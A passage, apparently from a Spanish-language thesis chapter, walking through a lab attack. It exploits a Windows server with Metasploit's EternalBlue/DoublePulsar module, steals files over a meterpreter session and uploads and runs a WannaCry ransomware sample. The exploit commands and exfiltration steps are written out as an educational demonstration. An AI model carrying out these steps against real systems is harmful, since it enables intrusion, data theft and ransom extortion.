A continuación se muestran los comandos para la configuración del *exploit* eternalblue_doublepulsar y la ejecución de este para comprometer al servidor víctima con IP192.168.10.136.

msf>use *exploit/windows/smb/eternalblue_doublepulsar*, comando que realiza la carga del *exploit.*

msf> set payload *windows/x64/meterpreter/bind_tcp*, comando que realiza la carga útil del *exploit.*




Figura 5.9: Carga de *exploit Eternalblue_ doublepulsar.*

msf>show options, comando que muestra las configuraciones que se pueden realizar en el *exploit.*




Figura 5.10: Opciones de configuración del exploit *eternalblue_ doublepulsar.*

msf>set targetarchitecture X64, comando que establece la arquitectura del sistema operativo víctima dentro de las configuraciones del *exploit.*

msf>set rhost 192.168.10.136, comando que establece la IP del servidor víctima dentro de las configuraciones del *exploit.*

msf>show options, comando que muestra las configuraciones del *exploit.*




Figura 5.11: Configuraciones del servidor victima en el exploit *eternalblue_doublepulsar*.

msf>run, carga del *exploit* en el servidor víctima, la comunicación se establece y el servidor queda comprometido.




Figura 5.12: Carga exitosa de *exploit* en servidor víctima.

5.1.4. Robo de información.

Teniendo al servidor comprometido se puede hacer uso de la información con fines maliciosos, se puede tomar control total del servidor y descargar cualquier archivo realizando robo y fuga de información.

meterpreter>sysinfo, comando para sustraer la información del sistema operativo.




Figura 5.13: Información del servidor desde el equipo atacante.

Meterpreter>screenshot, comando para tomar una captura de pantalla del servidor víctima.

Figura 5.14: Captura de pantalla del equipo víctima.

La captura de pantalla se guarda dentro del equipo atacante, en este caso se guardó con el nombre de pguSPEKi.jpeg




Figura 5.15: Archivo pguSpeki.jpeg con la captura de pantalla del servidor víctima.




Figura 5.16: Imagen que muestra la captura de pantalla del servidor víctima.

meterpreter>cd C:, comando que ubica al atacante dentro del directorio C:\.

meterpreter> ls, comando que muestra al atacante el contenido del directorio C:\.




Figura 5.17: Contenido del directorio C:\.

De acuerdo a la imagen anterior la carpeta "Datos" puede ser una carpeta que contenga información confidencial, ya que es la única que no es una carpeta de sistema.

Meterpreter>cd C:, ubica al atacante dentro de la carpeta datos del servidor víctima.

Meterpreter>ls, muestra el contenido de la carpeta "Datos".




Figura 5.18: Contenido de carpeta "Datos" visualizada desde el equipo atacante.




Figura 5.19: Contenido de la carpeta Datos visualizada desde el servidor víctima.

El atacante puede hacer uso de los archivos a su conveniencia, en este caso revisa el contenido y lo descarga al equipo atacante, esta actividad se denomina fuga o robo de información.

Meterpreter>cat servidor.txt, muestra el contenido del archivo servidor.txt desde el equipo atacante.




Figura 5.20: Contenido del archivo servidor.txt visualizada desde el equipo atacante.




Figura 5.21: Contenido del archivo servidor.txt visualizada desde el servidor víctima.

Meterpreter>dowload servidor.txt, descarga el archivo servidor.txt dentro del equipo atacante.




Figura 5.22: Comando que descargar de archivo servidor.txt dentro del equipo atacante.

El atacante puede robar la información que desee y almacenarla en su equipo sin que el administrador del servido se dé cuenta.




Figura 5.23: Archivo servidor.txt del servidor víctima es copiado en el equipo del atacante.

5.1.5. Cifrado de información mediante *Ransomware Wannacry.*

Posterior a que el atacante toma la información del servidor víctima y la descarga a su antojo, puede mostrarse victorioso al realizar un cifrado de información con el objetivo de pedir un rescate por una valiosa cantidad de dinero.

A continuación los comandos que muestran como el atacante carga el archivo malicioso de *Wannacry* y lo ejecuta dentro del servidor víctima.

meterpreter>mkadir wannacry, comando que crear el directorio *Wannacry dentro del directorio C:* sobre el servidor víctima.

meterpreter>ls, comando que muestra el contenido del directorio *Wannacry.*
meterpreter>upload ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe, es el comando que carga el archivo malicioso *Wannacry* desde un directorio del equipo atacante hacia el directorio **C:/datos/wannacry** y del equipo víctima.

```
meterpreter > mkdir wannacry
Creating directory: wannacry
meterpreter > cd C:/datos/wannacry
meterpreter > ls
No entries exist in C:\datos\wannacry
meterpreter > upload '/root/Downloads/wannacry/ed01ebfbc9eb5bbea545af4d01bf5f107
1661840480439c6e5babe8e080e41aa.exe'
[*] uploading  : /root/Downloads/wannacry/ed01ebfbc9eb5bbea545af4d01bf5f10716618
40480439c6e5babe8e080e41aa.exe -> ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439
c6e5babe8e080e41aa.exe
[*] uploaded   : /root/Downloads/wannacry/ed01ebfbc9eb5bbea545af4d01bf5f10716618
40480439c6e5babe8e080e41aa.exe -> ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439
c6e5babe8e080e41aa.exe
meterpreter > ls
Listing: C:\datos\wannacry
==========================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100777/rwxrwxrwx  3514368  fil   2017-11-04 17:18:17 -0500  ed01ebfbc9eb5bbea545
af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe

meterpreter >
```

Figura 5.24: Carga del archivo malicioso de *Wannacry* desde el equipo atacante hacia el servidor víctima.




Figura 5.25: Visualización del *malware Wannacry* en el directorios del servidor víctima.

Una vez que el servidor tiene el archivo malicioso de *Wannacry*, este puede ser ejecutado desde el equipo atacante mediante un script, a continuación se muestra los resultados de la infección.

Al momento de ejecutarse *Wannacry* en el servidor infectado, éste libera los compo-

nentes que le ayudarán a escanear y cifrar los archivos dentro del servidor.




Figura 5.26: Componentes de Ransomware *Wannacry*.

Wannacry arroja la primera pantalla, alertando al usuario que los archivos del servidor fueron cifrados y dando instrucciones para que pueda descifrar los archivos con la aplicación *"Wana Dcryptor"*.
En realidad el aplicativo *Wana Decryptor* sin necesidad de que el usuario lo busque se auto ejecuta segundos después de que la infección se realizó, posteriormente se ve una pantalla explicando lo que paso con los archivos, cómo se pueden recuperar y cómo realizar el pago, la solicitud de rescate tiene una vigencia que en principio se debe pagar 300 *bitcoints* y aumentará conforme vaya pasando el tiempo.




Figura 5.27: Primera alerta que arroja *Wannacry* en el servidor infectado.

Todos los archivos de la carpeta Datos quedan comprometidos y cifrados con extensión WNCRY.

Los archivos no son legibles por el usuario debido al cifrado que sufrieron por *WannaCry*, en la siguiente imagen se muestra el archivo "servidor.txt" que anteriormente vimos que mostraba IPŽs confidenciales de servidores en la red y actualmente con la infección ya no se puede leer el contenido.

